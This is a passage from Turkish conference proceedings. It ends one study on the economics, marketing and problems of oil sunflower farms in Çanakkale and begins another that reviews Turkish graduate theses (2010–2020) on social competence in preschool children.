Tablo 1. İncelenen İşletmelerin Sosyo-Ekonomik Özellikleri

	1.grup (13 İşletme)	2.grup (30 İşletme)	3.grup (21 İşletme)	4.grup (11 İşletme)	Genel
Üreticinin Yaşı (yıl)	46,4	52,6	50,8	56,5	51,6
Eğitim (yıl)	8,01	7,90	7,85	7,63	7,79
Mesleki Tecrübe (yıl)	12,1	20,5	20,4	24,5	19,6
İşletmede Çalışılan Gün Sayısı	125,4	123,3	130,9	153,2	130,2
İşletme Nüfusu (kişi)	2,5	2,3	2,2	2	2,3

Yağlık Ayçiçeği Alanı (dekar)	11,5	21,8	43,6	85,7	35,5
Bitkisel Üretim Alanı (dekar)	64,5	91,2	134,5	163,3	109,3

İşletmelerin bitkisel üretim alanı ortalama 109,3 dekar olup bu alanın ortalama %32,5'i yağlık ayçiçeği ekimine ayrılmaktadır. İşletmelerin sahip olduğu yağlık ayçiçeği ekim alanı 10 dekar ile 128 dekar arasında değişmektedir ve ortalama arazi genişliği 35,5 dekar olarak saptanmıştır.

3.2. Yağlık Ayçiçeği Üretiminden Elde Edilen Verim (The Yield of Oil Sunflower Production)

Araştırma kapsamında incelenen işletmelerde yağlık ayçiçeği verimi gruplar itibariyle Tablo 2'de verilmiştir. Üretim dönemi itibariyle işletmelerin, dekara yağlık ayçiçeği verimi 242,3 kg olarak gerçekleşmiştir.

Gruplara ilişkin verim düzeyleri incelendiğinde ise 4. grupta yer alan işletmelerin ortalama verimleri 228,3 /da ile en düşük olup 1. grupta yer alan işletmelerin ortalama verimleri 257,1 kg/da ile en yüksek olduğu görülmektedir (Tablo 2).

Tablo 2. İncelenen İşletmelerde Gruplara Göre Verim (kg/da)

	1.grup (13 İşletme)	2.grup (30 İşletme)	3.grup (21 İşletme)	4.grup (11 İşletme)	Genel
Verim	257,1	238,9	245,5	228,3	242,3

Çanakkale İl Tarım ve Orman Müdürlüğü'nün 2019 yılı verilerine göre yağlık ayçiçeği verimi 297 kg/da'dır, Türkiye de ise ortalama yağlık ayçiçeği verimi 288 kg/da'dır. [8]. İncelenen işletmeler geneli bu verim değerinin altında kalmakta olup 1. grupta yer alan işletmelere ait verim değerleri il ortalamasına daha yakın olduğu görülmektedir.

3.3. Yağlık Ayçiçeğinin Pazarlanması ve Fiyatlar (Marketing of Oil Sunflower and Prices)

Araştırma kapsamındaki üreticilerin %84'ü ürününü tüccara satarken %16'si ürün satışını Trakya Birlik sayesinde gerçekleştirdiği tespit edilmiştir (Tablo 3).

Tablo 3. İncelen İşletmelerde Yağlık Ayçiçeğinin Pazarlanma Durumu (%)

	1.grup (13 İşletme)	2.grup (30 İşletme)	3.grup (21 İşletme)	4.grup (11 İşletme)	Genel
Tüccar	76,9	93,3	76,2	81,8	84,0
Trakya Birlik	23,1	6,7	23,8	18,2	16,0
Toplam	100,0	100,0	100,0	100,0	100,0

Tablo 4. İncelenen İşletmelerde Yağlık Ayçiçeği Satış Fiyatı (TL/kg)

	1.grup (13 işletme)	2.grup (30 işletme)	3.grup (21 işletme)	4.grup (11 işletme)	Genel
Fiyat	2,18	2,16	2,13	2,18	2,16

İncelenen işletmelerde ortalamanın altında kalan 2. Ve 3. gruplar olurken 1. Ve 4. Gruplar ortalamanın çok az üzerinde olduğu söylenebilir. Ticaret Bakanlığı Esnaf, Sanatkârlar Ve Kooperatifçilik Genel Müdürlüğü, 2019 Yılı Ayçiçeği Raporu'na göre Trakya Birlik yağlık ayçiçeği alım fiyatı 2,32 TL/kg olarak belirlenirken Karadenizbirlik alım fiyatları 2,00 TL/kg olarak belirtilmiştir (**). Buna göre incelenen işletmeler ortalaması bu değerlerin altında kalmaktadır.

Yağlık ayçiçeği satışları peşin veya vadeli olarak gerçekleşmektedir. İşletmelerin %93,3'ü ürünlerini peşin olarak satarken %6,7'si vadeli olarak satış yapmaktadır. Gruplar itibariyle incelendiğinde ise 3. grupta yer alan işletmelerin oldukça büyük bir çoğunluğunun ürünlerini peşin olarak sattığı görülmektedir (Tablo 5).

Tablo 5. İncelenen İşletmelerde Yağlık Ayçiçeğinin Satış Şekli (%)

	1.grup (13 işletme)	2.grup (30 işletme)	3.grup (21 işletme)	4.grup (11 işletme)	Genel
Peşin	92,3	93,3	95,2	90,9	93,3
Vadeli	7,7	6,7	4,8	9,1	6,7
Toplam	100,0	100,0	100,0	100,0	100,0

İncelenen işletmelere pazarlamada karşılaştıkları sorunların neler olduğu sorulduğunda; %69,3'ü sorun yaşamadığını söylerken % 30,7'si fiyatların düşük olduğu söylemektedir.. Buradan hareketle yağlık ayçiçeği satış fiyatlarının ortalaması, Trakya Birlik fiyatlarının altında kaldığı (bkz: Tablo 5) görülmektedir.

3.4. İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (Agricultural Credit Usage Status of Enterprises)

İncelenen işletmelerin %48'i tarımsal kredi kullanmakta olup üreticilerin %45,8'i kredi kullanımında ilk sırada Türkiye Cumhuriyeti Ziraat Bankası'nı tercih etmişlerdir.

Tarımsal kredi kullanma durumu gruplar itibariyle incelendiğinde 3. grupta yer alan üreticilerin %66,7'sinin kredi kullanmadığı tespit edilmiştir (Tablo 6).

Tablo 6. İncelenen İşletmelerin Tarımsal Kredi Kullanım Durumu (%)

	1.grup (13 işletme)	2.grup (30 işletme)	3.grup (21 işletme)	4.grup (11 işletme)	Genel
Evet	46,2	50,0	33,3	72,7	48,0
Hayır	53,8	50,0	66,7	27,3	58
Toplam	100,0	100,0	100,0	100,0	100,0

Kredi kullanan işletmelerde ortalama kredi kullanım değeri ise 8.970 TL/da olarak belirlenmiştir. Kullanılan kredi tutarı gruplar itibariyle incelendiğinde; 1. grupta yer alan işletmelerin ortalama kredi kullanım değerinin 5.583,3 TL/da, 2. grupta yer alanların 6.535,7 TL/da, 3. grupta yer alanların 5.714,3 TL/da ve 4. grupta yer alanların ise 20.000 TL/da olduğu tespit edilmiştir.

3.5. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Yağlık Ayçiçeğinin Payı (Vegetative Production Value and Share of Oil Sunflower in Enterprises)

İncelenen işletmelerde ortalama bitkisel üretim değeri 66.016,53 TL olup yağlık ayçiçeği üretiminin bitkisel üretim değeri içindeki payı %28,8 olarak belirlenmiştir. Gruplar itibariyle incelendiğinde 4. grupta yer alan işletmelerin domates üretim değerinin, bitkisel üretim değerinden aldığı payın %47,4 en yüksek olduğu görülmektedir. Aynı zamanda bu pay genel ortalamanın da üzerinde seyretmektedir (Tablo 7).

Tablo 7. İncelenen İşletmelerde Bitkisel Üretim Değeri ve Yağlık Ayçiçeğinin Payı

	1.grup (13 işletme)	2.grup (30 işletme)	3.grup (21 işletme)	4.grup (11 işletme)	Genel
Bitkisel Üretim Değeri	41.166,8	46.427,3	91.364,7	100.411,4	66.016,5
Yağlık Ayçiçeği Üretim Değeri	6.497,21	11.359,9	22.687,6	47.552,31	18.997,0
Yağlık Ayçiçeğinin Payı(%)	15,8	24,5	24,8	47,4	28,8

3.6. İncelenen İşletmelerde Üretim ve Pazarlamayla İlgili Sorunlar (Problems Related to Production and Marketing in Examined Enterprises)

İncelenen işletmelere yağlık ayçiçeği üretiminde karşılaşılan en önemli ilk 3 sorunun ne olduğu sorulmuş olduğunda %53,7'si sattıkları fiyatın düşük olduğunu, %34,7'sinin ise desteklemeleri yetersiz bulduğunu ve % 12'si hastalıklar olduğu yanıtını vermektedir. Pazarlama da karşılaşılan sorunlarda da %69,3'ü hiçbir sorunla karşılaşmadığını bildirirken %30,7'si fiyatların düşük olduğunu belirtmiştir. Desteklemelerden ise 2018 yılında Fark desteği 98,7'si yararlanırken,2019 yılında 93,3 yararlanmıştır. Kimyevi Gübre desteğinden 218 ve 2019 yıllarında %93,3 olduğu görülmüştür. Buna rağmen destekleme bütçelerinin az olduğu belirtilmiştir.

Çalışmaya katılan üreticilere yağlık ayçiçeğinin pazarlanmasında karşılaşılan en önemli sorunların neler olduğu sorulmuş olduğunda %69,3'ü hiçbir sorunla karşılaşmadığını belirtirken, %30,7'si düşük fiyat sorunu ile karşı karşıya olduğu tespit edilmiştir.

Üreticilere, üretim ve pazarlamada karşılaştıkları sorunların çözümünde hangi bilgi kaynaklarına başvurdukları sorulmuş olup %53,7'ünün Ziraat Odası ve Trakya Birlik'ten yardım aldığı tespit edilmiştir. Üreticilerin %42,7'si ise sorunların çözümünde kendi tecrübesinden faydalandığını belirtmektedir. Önemli bir diğer bulgu ise söz konusu sorunların çözümünde üniversiteden hiçbir destek talep edilmemiş olmasıdır.

4. SONUÇ

Yağlık ayçiçeği üretimi, il ekonomisine getirisi bakımından oldukça önemli bir ürün olmasıyla beraber her yıl ekim alanlarında artış görülmektedir. [9].

Üretim boyutunda, en önemli sorunun fiyatların düşük olduğu saplanmış olup Trakya Birliğin açıkladığı fiyatların altında kaldığı görülmektedir.

Fiyatlar ve pazarlama boyutunda ise; üretici eline geçen fiyatlar düşük olmakta ve üreticiler pazar güvencesi bulamamaktadırlar. Buna karşın Eceabat bölgesinde, Trakya Birliğin olmaması durumunun bir sorun teşkil ettiğini belirtmişlerdir.

Yüksek'in Adana ilinde yürüttüğü bir çalışmaya göre Kuru tarım arazilerinde yıllık yağış miktarı yetersiz olmasından dolayı verimde önemli ölçüde azalmalar olmaktadır. Sulu tarım arazilerinde ayçiçek tarımı için teşvikler artırarak, üreticileri ayçiçeğine yöneltebilecektir [10].

Çalışmada tarım işletmeleri ürettikleri yağlık ayçiçeğini büyük oranda peşin olarak bitkisel yağ üretimi yapan fabrikaya sorunsuz olarak pazarladığı sonucuna ulaşılmıştır.

Hastalık ve zararlılarla mücadele kapsamında üreticiler, ilaç kullanımı konusunda bilinçlendirilmelidir.

Saha ve yayım çalışmaları konusunda üniversitelere daha faal bir kimlik kazandırılmalıdır. Üniversite ve üretici iş birlikleri esası benimsenmelidir.

Üretim ve pazarlama konularındaki bilimsel araştırmalar artırılmalı ve elde edilen çalışmalar uygulamaya aktarılmalıdır.

5. KAYNAKÇA

- [1]. TEPGE, 2020, Ayçiçeği Ürün Raporu. Erişim adresi : <https://arastirma.tarimorman.gov.tr/tepge/Belgeler/PDF%20Tarim%20Ürünleri%20Piyasaları/2020-Ocak%20Tarim%20Ürünleri%20Raporu/Ayçiçeği%20Tarim%20Ürünleri%20Piyasa%20Raporu%202020%20ocak.pdf>
- [2]. Atakişi, Ş., 1999. Yağ Bitkileri Yetiştirme ve Islahı. Tekirdağ Ziraat Fakültesi Yayınları No:148, Ders Kitabı No: 10, Tekirdağ, 14s.
- [3]. ZMO, 2019. Ayçiçeği Raporu, 2018. Erişim adresi: http://www.zmo.org.tr/genel/bizden_detay.php?kod=30602&tipi=17&sube=0
- [4]. USDA, 2020, Erişim adresi: <http://www.ers.usda.gov/topics/farmerconomy/farmsectorincomefinances/2016-farm-sectorincome-forecast.aspx>

- [5]. TÜİK, 2020, Bitkisel Üretim İstatistikleri, Erişim adresi: <https://biruni.tuik.gov.tr/medas/?kn=92&locale=tr>
- [6]. Gül, V., Öztürk, E., Polat, T., 2016. Günümüz Türkiye'nde Bitkisel Yağ Açığını Kapatmada Ayçiçeğinin Önemi. *Alınteri*, 30 (B):70-76.
- [7]. T. Yamane. “Temel Örnekleme Yöntemleri. “Literatür Yayınları (çev. A. Esin), İstanbul, 2010.
- [8]. Ticaret Bakanlığı, 2018, Ayçiçek Raporu; Erişim adresi:<https://ticaret.gov.tr/data/5d41e59913b87639ac9e02e8/4c17a258a718e4971bfa702f6c03fed3.pdf>
- [9]. Çanakkale İl Tarım ve Orman Müdürlüğü; 2019 Brifing Raporu, Erişim adresi; <https://canakkale.tarimorman.gov.tr/Menu/13/Brifingler>
- [10]. E. Yüksel. “Adana İlinde Yağlık Ayçiçeği Üretim Faaliyetinin Ekonomik Analizi. ” Tarım Ekonomisi Anabilim Dalı Yüksek Lisans Tezi. Kahramanmaraş, 2019.

OKUL ÖNCESİ DÖNEMDE SOSYAL YETKİNLİKLE İLGİLİ TÜRKİYE'DE YAPILAN LİSANSÜSTÜ TEZLERİN İNCELENMESİ

Gözde Korkmaz¹, Adalet Kandır²

¹*Gazi Üniversitesi, Eğitim Bilimleri Enstitüsü, Ankara, TURKEY*

²*Gazi Üniversitesi, Gazi Eğitim Fakültesi, Ankara, TURKEY*

korkmazgozdee@gmail.com

ORCID 0000-0003-2444-0353

ÖZET

Bireyin içinde bulunduğu sosyal çevrede kabul edilebilir davranışlar sergilemesi, olumlu ve kalıcı ilişkiler kurulmasını sağlayan duygu, beceri ve davranışların tümü sosyal yetkinlik olarak ifade edilmektedir (Akyol, 2020). Okul öncesi dönemde çocuklarının gelişimleri incelendiğinde her yaşa özgü farklı özellikler kazandıkları ve bu hızlı gelişim sürecinde bir yıllık yaş aralığının bile sosyal gelişim üzerinde ciddi farklılıkları doğurduğu ve yaşın ilerlemesi ile çocuklarda sosyal yetkinlik ve uyumun arttığı gözlemlenmektedir (2013, Akaydın). Sosyal yetkinlik düzeyindeki artış çocuğu hayatının pek çok alanında etkilemekte ve sosyal yetkinlik düzeyi yüksek olan çocuklar, düşük olan çocuklara kıyasla sosyal ilişkileri, iletişim becerileri gibi pek çok alanda avantaj sağlamaktadır. Yapılan araştırmalarda bu görüşleri kanıtlar niteliktedir. Gelişimin kritik evresi olan okul öncesi dönemde sosyal yetkinlik düzeyleri gelişmiş olan çocuklar yaşamlarının ileriki dönemlerinde toplumsal yönden kabul gören bireyler haline gelmektedir. Bu hususlar göz önüne alındığında çocuğun yaşamında büyük öneme sahip olan okul öncesi dönemde sosyal yetkinliğin kazandırılması çocukların gelişimini olumlu yönde etkilemektedir. Bu doğrultuda araştırma, okul öncesi dönemde sosyal yetkinlikle ilgili lisansüstü tezlerin değerlendirilmesini amaçlamaktadır. Doküman analizi yönteminin kullanıldığı araştırmada verilerin toplanması ve yorumlanması iki aşamada gerçekleştirilmiştir. Birinci aşamada, Ulusal Tez Merkezi veri tabanlarında konu başlığı ve çalışmanın amacıyla doğrudan ilişkisi olduğu düşünülerek belirlenen ilgili anahtar kelimelerle arama yapılarak okul öncesi dönemde sosyal yetkinlikle ilgili lisansüstü tezler tespit edilmiştir. İkinci aşamada ise,

tespit edilen çalışmalar; türü, yayınlanma yılı, dili, üniversitesi, kime yönelik olduğu, araştırma yöntemi, araştırma deseni, örneklem türü, veri toplama araçları gibi kriterler yönünden incelenmiştir. Araştırma kapsamına alınan lisansüstü tezler yurt içinde yapılan 2010 - 2020 yılı aralığındaki lisansüstü tezlerle sınırlandırılmıştır. Bu doğrultuda, 2010-2020 yılları arasında yurt içinde yapılmış 22 lisansüstü tez araştırma kapsamına alınmıştır. Araştırma kapsamına alınan lisansüstü tezler belirlenen kriterlere göre analiz edilerek tartışılmıştır. Araştırmadan elde edilen sonuçlara ilişkin alan uzmanlarına ve eğitimcilere öneriler sunulmuştur.

***Anahtar Kelimeler:** Sosyal Yetkinlik, Okul Öncesi Eğitim, Erken Çocukluk Eğitimi*

EXAMINATION OF GRADUATE THESES MADE IN TURKEY RELATED TO SOCIAL COMPETENCE IN PRESCHOOL PERIOD

ABSTRACT

Individuals exhibiting acceptable behaviors in their social environment, establishing positive and lasting relationships, and all skills and behaviors are expressed as social competence (Akyol, 2020). When the development of preschool children is examined, it is observed that they acquire different characteristics specific to each age and that even the one-year age range in this rapid development process causes serious differences on social development, and social competence and adaptation increase with the advancement of age (2013, Akaydın). The increase in the level of social competence affects the child in many areas of his life, and children with a high level of social competence provide advantages in many areas such as social relations and communication skills compared to children with low levels of social competence. The researches conducted prove these views. Children whose social competence levels are developed in the pre-school period, which is the critical phase of development, become socially accepted individuals later in their lives. Considering these issues, gaining social competence in the preschool period, which is of great importance in the life of the child, affects the development of children positively. In this direction, the research aims to evaluate postgraduate theses related to social competence in pre-school period. In the research where the document analysis method was used, data collection and interpretation were carried out in two stages. In the first stage, post-school theses related to social competence in pre-school period were determined by searching the databases of the National Thesis Center with the relevant keywords determined considering that they have a direct relationship with the subject

title and the purpose of the study. In the second stage, the studies determined; It has been examined in terms of criteria such as its type, year of publication, language, university, to whom it is intended, research method, research design, sampling type, and data collection tools. The graduate theses included in the research are limited to the graduate theses between 2010 and 2020, which are done domestically. In this direction, 22 postgraduate theses made in Turkey between 2010 and 2020 were included in the research. Graduate theses included in the research were analyzed and discussed according to the determined criteria. Suggestions were presented to field experts and educators regarding the results obtained from the research.

Keywords: *Social Competence, Pre-School Education, Early Childhood Education*

1. GİRİŞ

Sosyalleşme bireyin yaşamındaki en önemli süreçlerden biridir ve bu özellik insanı diğer canlılardan ayıran en temel olgudur. Çocuğun akranları ve çevresindeki yetişkinlerden almış olduğu dönütler, içinde bulunduğu sosyal ortamlar ve çeşitli öğrenme yaşantıları sosyalleşme süresine katkı sunacak sosyal becerilerin kazanılmasına katkı sağlamaktadır (Dinçer, 2011). Çocuğun bu sosyal becerileri sergilerken yetkin olabilmesi ise sosyal yetkinlik olarak tanımlanmaktadır. Sosyal yetkinlik ve sosyal beceriler arasında doğrusal bir ilişki vardır (Uygun, 2018). Sosyal becerileri yüksek bir çocuğun aynı zamanda sosyal yetkinlik düzeyi de artmaktadır.

Sosyal yetkinlik düzeyi çocuğun hayatını pek çok yönden etkilemektedir. Düşük sosyal yetkinlik düzeyine sahip olan bireyler tüm yaşamları boyunca güç durumlarla karşı karşıya kalmamak için pes etme, şikâyet etme davranışlar sergilerler. Böyle kişiler, hedeflerine son ana kadar mücadele etmez ve hedefe nasıl gideceklerine dair çözüm bulmak yerine kendilerini incelemeyi seçerler. Genellikle kendileriyle aynı düşünceleri paylaşan insanlarla iletişime geçmeyi tercih ederler ve farklı düşüncedeki insanlarla iletişim kurmakta zorlanırlar. Yüksek sosyal yetkinlik düzeyine sahip olan bireyler ise çeşitli olaylar ve durumlar karşısında çözüm bulmaya odaklanırlar. Düşük sosyal yetkinlik seviyesindeki bireylere göre yaşamları boyunca karşılarına çıkan güç durumların üstüne gidip bu durumu yenmeye çalışırlar. Belirledikleri hedeflere ulaşabilmek için basamak basamak yol alır ve istedikleri noktaya ulaşırlar (Güler, 2019).

Okul öncesi dönemde sosyal olarak yetkin olan çocuğun yaşlılarıyla ve yetişkinlerle iyi ilişkiler kurması beklenmektedir. Paylaşma, yardımlaşma ve iş birliği yapma gibi becerileri gelişmiş ve yaşlıları tarafından oyun grubuna kabul edilen çocukların bu dönemde sosyal olarak yetkin olarak kabul edildiği belirtilmektedir (Sürmeli, 2018). Özellikle 4 - 6 yaş arasındaki çocuklar için yaşlıları ile olan bağları ve

sosyal becerilerini de içinde barındıran ilişkileri çok önemlidir. Çünkü çocukların belirtilen bu yetenekleri deneyimleyebilecekleri en önemli dönem yaşlarıyla birlikte buldukları okul öncesi dönemdir. Yapılan araştırmalar okul öncesi dönemde sosyal yetkinlik düzeyleri gelişmiş olan çocukların, erişkinlik döneminde toplumsal yönden kabul gören bir kişilik sahibi olma olasılığının oldukça fazla olduğunu göstermektedir (Gözükırmızı, 2019).

Tüm bu hususlar göz önüne alındığında kritik gelişimsel dönemleri içinde bulunduran okul öncesi dönemde sosyal yetkinliğin kazandırılması çocukların gelişimini olumlu yönde etkilemektedir. Bu sebeple okul öncesi dönemde sosyal yetkinliğe yönelik araştırmaların incelenmesi alan yazın için ileri de yapılacak araştırmalara ışık tutması açısından önem kazanmaktadır. Bu noktadan hareketle araştırmada, okul öncesi dönemde sosyal yetkinlikle ilgili lisansüstü tezlerin değerlendirilmesi amaçlanmıştır.

2. YÖNTEM

Bu araştırma okul öncesi dönemde sosyal yetkinlik gelişimi ve değerlendirilmesi ile ilgili Türkiye’de yapılan lisansüstü tezlerin incelenmesi amacıyla nitel yöntemle yapılmıştır. Betimsel tarama modelinin kullanıldığı araştırmada doküman analizi yöntemi tercih edilmiştir. Doküman analizi yönteminde araştırılması hedeflenen olgu ya da olgular hakkında bilgi içeren yazılı materyallerin analizi yapılmaktadır (Yıldırım ve Şimşek, 2006). Araştırmada, ilk olarak Ulusal Tez Merkezi veri tabanları kullanılarak araştırmanın konu başlığı ve amacına yönelik doğrudan ilgisi olduğu düşünülen anahtar kelimelerle arama yapılarak okul öncesi dönemde sosyal yetkinlik düzeylerinin gelişimi ve değerlendirilmesi ile ilgili lisansüstü tezler belirlenmiştir. Araştırmaya 2010-2020 yılları arasında yayımlanan ve örneklem grubu okul öncesi dönemi kapsayan lisansüstü tezler dahil edilmiştir. İkinci aşamada ise, tespit edilen bu lisansüstü tezler; araştırmanın türü, yayınlanma yılı, dili, üniversitesi, araştırma deseni, araştırma yöntemi, örneklem türü ve veri toplama araçlarının türü kriterleri bakımından incelenmiştir.

Dokümanların geçerlik ve güvenilirlik özellikleri; dokümanın gerçek olması, doğruluğu içerecek inanılır olması, taklitten uzak olması ve güncel olması olmak üzere dört ölçütte belirlenmiştir (Scott, 1990). Dokümanların ölçütlere uygunluğunun saptanmasına yönelik araştırmacılar tarafından detaylı incelemelerde bulunulmuştur. Bu noktada dokümanların gerçekliği ve doğruluğu farklı veri tabanlarından ve basılı yayınlardan karşılaştırmalı olarak araştırılarak sağlanmıştır. Aynı zamanda dokümanların taklitten uzak olması ve güncel anlamı içermesi konusunda orijinallik ve güncellik bakımından tarafından analiz edilmiştir ve 2010-2020 yıllarını kapsayan lisansüstü tezler araştırma kapsamına alınmıştır. Daha sonra seçilen lisansüstü tezlerin içerik analizi yapılmıştır.

Araştırmaya dâhil edilen tüm lisansüstü tezler aşağıda listelenmiştir:

Tablo 1. Araştırma Kapsamındaki Yüksek Lisans Tezlerinin Yıllara Göre Sıralanışı


Kod	Tez Adı	Yıl
YT1	An Investigation Of Social Competence And Behavioral Problems Of 5- 6 Year - Old Children Through Peer Preference, Temperament And Gender	2010
YT2	Social Competence, Theory of Mind, and Executive Function in Institution-reared Turkish Preschoolers	2012
YT3	4-5 Yaş Çocuklarının Sosyal Yetkinlik, Saldırganlık, Kaygı Düzeyleri İle Anne babalarının Ebeveyn Öz yeterliği Algısı Arasındaki İlişkilerin İncelenmesi	2013
YT4	Okul Öncesi Çocuklarının Duyguları Anlama Becerileri İle Sosyal Yetkinlik Düzeyleri Arasındaki İlişkinin İncelenmesi	2016
YT5	Okul Öncesi Eğitim Kurumlarına Devam Eden 5 Yaş Çocukların Mizaç, Sosyal Yetkinlik Özellikleri İle Çaba Sarf Ederek Kendini Denetleme Becerisi Arasındaki İlişkinin İncelenmesi	2016
YT6	Children's Resilience, Emotion Regulation, Social Competence, And Problem Behaviors In An At-Risk Community In Turkey	2018
YT7	The Effect Of Socioeconomic Status And 5-Httlpr On Preschoolers' Social Competence And Diurnal Cortisol Levels	2018
YT8	5-6 Yaş Arası Çocukların Sosyal Yetkinlik Davranışlarının İncelenmesi	2018
YT9	Okul Öncesi Eğitime Devam Eden Çocukların Sosyal Yetkinlik Düzeyi İle Annelerinin Ebeveynlik Rolü Benlik Algıları Arasındaki İlişki	2018
YT10	Ebeveynlerin Psikolojik İyi Oluş Ve Psikolojik Dayanıklılık Düzeyleri İle Çocukların Sosyal Yetkinlik Ve Davranışları Arasındaki İlişki	2018
YT11	Okul Öncesi Eğitim Kurumlarına Devam Eden Çocukların Oyun Davranışları, Sosyal Yetkinlik Davranışları ve Ebeveyn Tutumları Arasındaki İlişki	2018
YT12	Okul Öncesi Kuruma Devam Eden 3-6 Yaş Arasındaki Çocuklarda Babanın Ebeveynlik Stilinin Çocuğun Sosyal Yetkinlik Ve Davranışları İle İlişkisi	2019
YT13	Okul Öncesi Dönemi Öğrencilerinin Öğrenme Stilleri İle Sosyal Yetkinlik Ve Sosyal Becerileri Arasındaki İlişkinin İncelenmesi	2019
YT14	Baba Katılımı İle Okul Öncesi Dönem Çocuklarının Sosyal Yetkinlik Ve Davranış Problemleri Arasındaki İlişkilerin İncelenmesi	2019
YT15	Annelerin Narsistik Kişilik Özellikleri İle Çocukların Sosyal Yetkinlik Ve Davranış Problemleri Arasındaki İlişkinin İncelenmesi	2019
YT16	Okul Öncesi Çocukların Sosyal Yetkinlik Becerileri Ve Davranış Sorunları İle Annelerinin Obsesif İnançları Arasındaki İlişki	2019
YT17	Ebeveynlerin Duygu Sosyalleştirme Becerileri İle Okul Öncesi Çocukların Duygu Düzenleme Ve Sosyal Yetkinlik Becerileri Arasındaki İlişki	2019
YT18	Montessori Ve Meb Okul Öncesi Eğitim Programında Eğitim Gören Çocukların Değer Düzeyleri Sosyal Yetkinlik Ve Davranışlarının Karşılaştırmalı Olarak İncelenmesi	2020
YT19	60- 72 Aylık Çocukların Öz-Düzenleme Becerileri, Sosyal Yetkinlik Davranışları Ve Problem Çözme Becerileri Arasındaki İlişkinin İncelenmesi	2020
YT20	Okul Öncesi Dönem Çocuklarının Sosyal Yetkinlik Ve Rekabet Düzeylerinin Farklı Erken Çocukluk Eğitimi Programları Açısından İncelenmesi	2020

Tablo 2. Araştırma Kapsamındaki Doktora Tezlerinin Yıllara Göre Sıralanışı

Kod	Tez Adı	Yıl
DT1	Okul Öncesi Çocuklarda Oyun Terapisinin Sosyal Yetkinlik Ve Davranış Yönetimine Etkisi	2013
DT2	Okul Öncesi Dönem Çocuklarda Bağlanma İle Sosyal Yetkinlik, Kaygı, Öfke Ve Öz-Kontrol Değişkenlerinde Akran İlişkilerinin Aracı Rolü	2020


3. BULGULAR

Bu bölümde araştırma kapsamına alınan lisansüstü tezler; türü, yayınlanma yılı, dili, üniversitesi, araştırma deseni, araştırma yöntemi, örneklem türü, çalışma alanı ve veri toplama araçlarının türlerine ilişkin bulgulara yer verilmiştir.




Grafik 1. Tezlerin Yıllara Göre Dağılımı

Araştırmaya 20 yüksek lisans tezi, 2 doktora tezi dâhil edilmiştir. Grafik 1 incelendiğinde 2010 - 2020 yılları arasında doktora düzeylerinde az sayıda çalışma yapıldığı görülmektedir. Lisansüstü tezlerin yıllara göre dağılımına bakıldığında; 2010, 2012, 2013 ve 2015 yıllarında 1'er, 2016'da 2, 2018 ve 2019 yıllarında 6'şar, 2020'de 2 yüksek lisans tezi; 2013 ve 2020 yıllarında 1'er doktora tezine ulaşılmıştır. Grafik 1 göz önüne alındığında, bir dalgalanma olmakla birlikte son yıllarda okul öncesinde sosyal yetkinlikle ilgili lisansüstü tezlerin artışı söylenebilir. Yapılan araştırmaların sayısının son yıllarda artması, okul öncesi dönemde sosyal yetkinlik kavramına araştırmacıların ilgisinin arttığı düşünülebilir.




Grafik 2. Tezlerin Yayınlandıkları Dile Göre Dağılımı

Grafik 2 incelendiğinde, araştırma kapsamında alınan lisansüstü tezlerin çoğunun dilinin Türkçe olduğu görülmektedir. Tezlerin %82'sinin dili Türkçe ve %18'inin dili İngilizcedir.




Grafik 3. Tezlerin Yürütüldüğü Alanlara Göre Dağılımı

Grafik 3 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerin %30'unun Okul Öncesi Eğitimi alanında, %30'unun Psikoloji alanında, %10'unun Rehberlik ve Psikolojik Danışmanlık alanında, %10'unun Çocuk Gelişimi ve Eğitimi alanında, %5'inin Erken Çocukluk Eğitimi alanında, %5'inin İlköğretim alanında, %5'inin Aile Danışmanlığı alanında ve %5'inin Eğitim Programları ve Öğretim alanında yürütüldüğü görülmektedir. Doktora tezlerine bakıldığında ise incelenen tezlerin %50'sinin Okul Öncesi Eğitimi ve %50'sinin de Çocuk Sağlığı ve Hemşireliği alanında yürütüldüğü görülmektedir. Grafik 3 göz önüne alındığında, okul öncesi eğitimde sosyal yetkinlik ile ilgili pek çok farklı alanda da tez yapıldığı görülmektedir. Böylece, okul öncesinde sosyal yetkinlik ile ilgili lisansüstü tezlerin sadece Okul Öncesi Eğitimi alanıyla sınırlı kalmadığı anlaşılmaktadır.



Grafik 4. Tezlerin Yürütüldüğü Üniversitelere Göre Dağılımı


Grafik 4 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin Pamukkale Üniversitesi, Necmettin Erbakan Üniversitesi, Boğaziçi Üniversitesi, Sabahattin Zaim Üniversitesi ve Gelişim Üniversitesinde %10'luk oranlarda yürütüldüğü görülmektedir. Doktora tezleri incelendiğinde ise %50'sinin Hacettepe Üniversitesinde ve %50'sinin Marmara Üniversitesinde yürütüldüğü görülmektedir. Grafik 4'e göre, okul öncesinde sosyal yetkinlikle ilgili tezlerinin üniversitelere göre dağılımının hemen hemen eşit olduğu görülmektedir.



Grafik 5. Tezlerin Kime Yönelik Olduğuna Göre Dağılımı


Grafik 5'e göre, araştırma kapsamına alınan yüksek lisans tezlerinin %55', çocuğa, %20'si çocuk ve ebeveyne, %15'i çocuk ve anneye, %10'u çocuk ve babaya yöneliktir. Doktora tezlerine bakıldığında ise araştırmaların tamamının (%100) çocuğa yönelik olduğunu görülmektedir. Bu verilere göre,2010-

2020 yılları arasında okul öncesi eğitimde sosyal yetkinlikle ilgili lisansüstü tezlerin %59 oranla çocuğa yönelik olduğu söylenebilir.




Grafik 6. Tezlerin Desenlerine Göre Dağılımı

Grafik 6’da, araştırma kapsamına alınan yüksek lisans tezlerinin %90’ının nicel, %10’unun karma desende olduğu görülmektedir. Doktora tezleri incelendiğinde ise tamamının (%100) nicel desende olduğu görülmektedir. Bu bulgulara göre, nicel çalışmaların araştırmacılar tarafından daha çok tercih edildiği, yalnızca nitel çalışmaların ise hiç tercih edilmediği söylenebilir.




Grafik 7. Tezlerin Yöntemlerine Göre Dağılımı

Grafik 7 incelendiğinde, araştırma kapsamına alınan yüksek lisans tezlerinin %65’inde tarama yönteminin kullanıldığı görülmektedir. Grafik 7’ye bakıldığında nicel yöntem desenlerinden olan korelasyonel desenin hem yüksek lisans tezlerinde hem de doktora tezlerinde kullanıldığı dikkat çekmektedir. Ayrıca araştırma kapsamına alınan 3 yüksek lisans tezinin desenine dair bilgiye ulaşılammıştır.



Grafik 8. Tezlerin Örneklem Türüne Göre Dağılımı

